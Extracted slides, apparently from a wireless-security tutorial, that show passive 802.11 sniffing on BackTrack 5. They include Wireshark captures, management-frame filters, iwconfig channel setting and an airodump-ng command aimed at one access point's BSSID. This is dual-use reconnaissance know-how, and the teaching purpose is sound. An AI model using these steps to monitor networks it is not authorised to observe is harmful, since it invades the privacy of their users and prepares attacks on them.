
wlan0   Link encap:Ethernet  HWaddr 00:c0:ca:4f:85:ea
        inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
```

Wireshark



The screenshot shows the Wireshark 1.6.5 application window. The title bar reads "The Wireshark Network Analyzer [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help. The toolbar below has various icons for file operations like Open, Save, Print, and Filter. A "Filter:" field with a dropdown menu is followed by "Expression...", "Clear", and "Apply" buttons. The main interface has three main sections: "Capture", "Files", and "Online". The "Capture" section features a "Interface List" with "wlan0" highlighted by a red arrow. Other options include "mon0", "Pseudo-device that captures on all interfaces", "USB bus number 1", "USB bus number 2", and "lo". It also has a "Capture Options" section. The "Files" section includes "Open" (to open a previously captured file) and a "Sample Captures" section with links to example files. The "Online" section provides links to the "Website", "User's Guide", and "Security".

■ hmm....



BT5R2

Applications Places System Wed Jun 20, 11:42 PM

mon0 [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]


No. Time Source Destination Protocol Length Info

No.	Time	Source	Destination	Protocol	Length	Info
735	12.664090	RuckusWi_0c:7f:f0	Broadcast	802.11	290	Beacon frame, SN=2900, FN=0, Flags=.....C, B
736	12.664091	SuperMic_65:b8:1c	18:9e:fc:41:33:16	ARP	106	Who has 172.20.26.136? Tell 172.20.26.1
737	12.664536	SuperMic_65:b8:1c	18:9e:fc:41:33:16	ARP	106	Who has 172.20.26.230? Tell 172.20.26.1
738	12.665064	172.20.21.204	255.255.255.255	DB-LSP-[491	Dropbox LAN sync Discovery Protocol
739	12.696403		Apple_2f:78:1e (RA)	802.11	40	Acknowledgement, Flags=.....C
740	12.737935	Netgear_3e:c8:1c	Broadcast	802.11	291	Beacon frame, SN=2791, FN=0, Flags=.....C, B
741	12.744045	RuckusWi_0c:a8:38	Broadcast	802.11	256	Beacon frame, SN=3161, FN=0, Flags=.....C, B
742	12.764761	RuckusWi_0c:7f:f8	Broadcast	802.11	256	Beacon frame, SN=2940, FN=0, Flags=.....C, B
743	12.840107	Netgear_3e:c8:1c	Broadcast	802.11	291	Beacon frame, SN=2792, FN=0, Flags=.....C, B
744	12.867331	RuckusWi_0c:7f:f8	Broadcast	802.11	256	Beacon frame, SN=2941, FN=0, Flags=.....C, B
745	12.910032		Apple_2f:78:1e (RA)	802.11	40	Acknowledgement, Flags=.....C
746	12.942381	Netgear_3e:c8:1c	Broadcast	802.11	291	Beacon frame, SN=2793, FN=0, Flags=.....C, B
747	12.960672	RuckusWi_0c:7f:f0	Broadcast	802.11	256	Beacon frame, SN=2942, FN=0, Flags=.....C, B

+ Frame 1: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits)
+ Radiotap Header v0, Length 26
+ IEEE 802.11 Probe Request, Flags:C
+ IEEE 802.11 wireless LAN management frame


■ wlan.fc.type == 0 (filter)

- 0 = management
- 1 = control
- 2 = data



No.	Time	Source	Destination	Protocol	Length	Info
739	12.696403		Apple_2f:78:le (RA)	802.11	40	Acknowledgement, Flags=.....C
745	12.910032		Apple_2f:78:le (RA)	802.11	40	Acknowledgement, Flags=.....C
748	13.000533		74:e1:b6:ad:8b:cd (RA)	802.11	40	Clear-to-send, Flags=.....C
749	13.000840		74:e1:b6:ad:8b:cd (RA)	802.11	40	Clear-to-send, Flags=.....C
750	13.001203		74:e1:b6:ad:8b:cd (RA)	802.11	40	Clear-to-send, Flags=.....C
753	13.068697		74:e1:b6:ad:8b:cd (RA)	802.11	40	Clear-to-send, Flags=.....C
758	13.181765		Apple_2f:78:le (RA)	802.11	40	Acknowledgement, Flags=.....C
760	13.212946		Apple_a2:ed:c6 (RA)	802.11	40	Acknowledgement, Flags=.....C
763	13.288876		Apple_68:e5:b9 (RA)	802.11	40	Clear-to-send, Flags=.....C
764	13.290776	RuckusWi_0c:7f:f8 (TA)	Apple_68:e5:b9 (RA)	802.11	58	802.11 Block Ack, Flags=.....C
774	13.587729		74:e1:b6:ad:8b:cd (RA)	802.11	40	Clear-to-send, Flags=.....C


■ airodump-ng --bssid 4c:60:de:3e:c8:1c mon0



```
CH 12 ][ Elapsed: 4 s ][ 2012-06-20 23:55
          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ES
BSSID
4C:60:DE:3E:C8:1C  -3      5        0 0 6  CPN   bl
          STATION  PWR  Rate  Lost  Frames  Probe
BSSID
```

<< back | track 5

- iwconfig mon0 channel 6
- wlan.bssid==58:93:96:11:27:D8 (wireshark filter)



BT5R2

Applications Places System Thu Jun 21, 12:01 AM

Capturing from mon0 [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: wlan.bssid==58:93:96:11:27:d8 Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
101	0.169058	RuckusWi_11:27:d8	Source address	802.11	256	Beacon frame, SN=1019, FN=0, Flags=.....C, B
155	0.271582	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1020, FN=0, Flags=.....C, B
218	0.355226	RuckusWi_11:27:d8	RuckusWi_0d:8c:68	802.11	265	Probe Response, SN=0, FN=0, Flags=.....C, BI
219	0.355374	RuckusWi_11:27:d8	RuckusWi_0d:8c:68	802.11	265	Probe Response, SN=0, FN=0, Flags=....R...C, BI
235	0.373853	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1021, FN=0, Flags=.....C, B
305	0.476317	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1022, FN=0, Flags=.....C, B
378	0.578436	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1023, FN=0, Flags=.....C, B
445	0.681048	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1024, FN=0, Flags=.....C, B
527	0.783467	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1025, FN=0, Flags=.....C, B
590	0.885817	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1026, FN=0, Flags=.....C, B
662	0.988068	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1027, FN=0, Flags=.....C, B
735	1.090298	RuckusWi_11:27:d8	Broadcast	802.11	256	Beacon frame, SN=1028, FN=0, Flags=.....C, B

